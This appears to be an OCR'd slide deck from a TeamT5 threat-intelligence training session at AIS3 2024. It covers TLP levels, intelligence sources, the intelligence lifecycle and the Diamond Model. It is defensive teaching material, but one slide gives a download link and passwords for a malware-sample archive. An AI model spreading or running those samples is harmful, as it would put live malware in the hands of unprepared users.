2024.07.31

初探威脅情資的奧秘

(上)

Tako

TEAMT5
杜浦數位安全
Persistent Cyber Threat Hunters

$Whoami

- Tako
- Threat Intelligence Researcher @ TeamT5
- AIS3 2016~2018
  - 臺灣好厲駭第一屆
- Speaker: Code Blue, JSAC

AGENDA

TEAMT5
杜 浦 數 位 安 全

01 Traffic Light Protocol(TLP)

02 Threat Intelligence

03 Diamond Model & Analysis

04 Q & A

在開始之前...

TEAMT5
杜 浦 數 位 安 全

- 麻煩確認以下工具是不是有裝好在分析的VM裡
  - Hex Editor:
    - HxD, WinHex, 010Editor, ...
  - Detect It Easy
    - https://github.com/horsicq/Detect-It-Easy
  - decompiler:
    - Ida pro/Ghidra
  - x64dbg
    - https://x64dbg.com/
  - Sysinternals Suite:
    - Process Monitor, AutoRuns, Process Explorer (只會用到這3個)


在開始之前...

TEAMT5
杜浦數位安全


- 簡報檔案跟惡意程式樣本
  - URL: https://shorturl.at/G7uJh
- 簡報檔案解壓縮密碼: AIS3@2024_1
- 惡意程式樣本解壓縮密碼: AIS3@2024_2

Traffic Light Protocol(TLP)


TEAMT5
杜 浦 數 位 安 全



Disclosure is not limited.




Limited disclosure, restricted to the community.



Limited disclosure, restricted to participants' organization and its clients.

Limited disclosure, restricted to participants' organization.




Not for disclosure, restricted to participants only.

CISA - Traffic Light Protocol (TLP) Definitions and Usage

TLP:White

TEAMT5
杜 浦 數 位 安 全


- Malware Bazaar (bazaar.abuse.ch)
- Twitter
  - #APT
  - @MalwareHunterTeam
  - @vxunderground
- Malpedia (public)



TLP:Green

TEAMT5
杜 浦 數 位 安 全


- Samples on public sandbox
  - VirusTotal (Enterprise API)
    - download sample, telemetry, etc.
- Intelligence from private community
  - Malpedia (manual approval)



TLP:Amber


TEAMT5
杜 浦 數 位 安 全

- Samples passed from private sources
  - Friends
  - Fellow researchers
  - Colleagues
- Customer data



TLP:Red


TEAMT5
杜 浦 數 位 安 全



TLP Lab

TEAMT5
杜 浦 數 位 安 全

- 今日課程內容是屬於哪個TLP level？
  - Tips: AIS3



Threat Intelligence

Threat Intelligence

TEAMT5
杜浦數位安全

- 「知彼知己者，百戰不殆。」
  - 《孫子．謀攻》

Definition

TEAMT5
杜 浦 數 位 安 全

Shed light on the **adversaries**

- Understand **WHO** exactly you're dealing with

Understand the motives and TTPs

- Why?
- How?
  - Tactics
  - Techniques
  - Procedures

Help mitigate risks and boost efficiency


(CrowdStrike, 2021)

Threat Intelligence Lifecycle

TEAMT5
杜 浦 數 位 安 全

Lifecycle

TEAMT5
杜 浦 數 位 安 全




Planning and Direction

- What is the most significant threat?
- How to prioritize the threats?
- Who will consume and benefit from the finished product?


Cyber Attack

TEAMT5
杜 浦 數 位 安 全

- Type of adversaries




- Information about the target(s)




Lifecycle

TEAMT5
杜 浦 數 位 安 全



Collection

TEAMT5
杜 浦 數 位 安 全



External Source

TEAMT5
杜 浦 數 位 安 全

- Community
- Social Media
- Threat Data Feed
- Open-source Intelligence
- Deep Web
- Dark Web

External Source

- ATT&CK https://attack.mitre.org/groups/
- Malpedia https://malpedia.caad.fkie.fraunhofer.de/
- Virustotal https://www.virustotal.com/gui/home/search
- Twitter https://twitter.com/hashtag/APT
  - @MalwareHunterTeam, @vxunderground
- Awesome https://github.com/hslatman/awesome-threat-intelligence
- Collection https://start.me/p/rxRbpo/ti

External Source


- TeamT5 https://teamt5.org/en/blog/
- Mandiant https://cloud.google.com/blog/topics/threat-intelligence
- Kaspersky https://securelist.com/
- ESET https://www.welivesecurity.com/en/
- Unit42 https://unit42.paloaltonetworks.com/
- JPCERT https://blogs.jpcert.or.jp/en/
- AhnLab https://asec.ahnlab.com/en/

Internal Source

- SIEM / Sensors
- Incident Response
- Network Visibility
- Endpoint Visibility
- Malware Analysis
- Research Lab

Lifecycle

TEAMT5
杜 浦 數 位 安 全




Diamond Model

ADVERSARY

- Where are they from?
- Who are they?
- Who is sponsoring them?
- Why do they attack?
- Campaign timeline and plan

- Reconnaissance techniques
- Delivery methods
- Attacking exploit / vulnerability
- Remote control malware / backdoor
- Lateral movement skills and tools
- Data stealing techniques

CAPABILITY



INFRASTRUCTURE

- C2 Domain names
- Location of C2 servers
- Type of C2 servers
- Compromised machines
- C2 management mechanism and structure
- Path of Control and data leakage

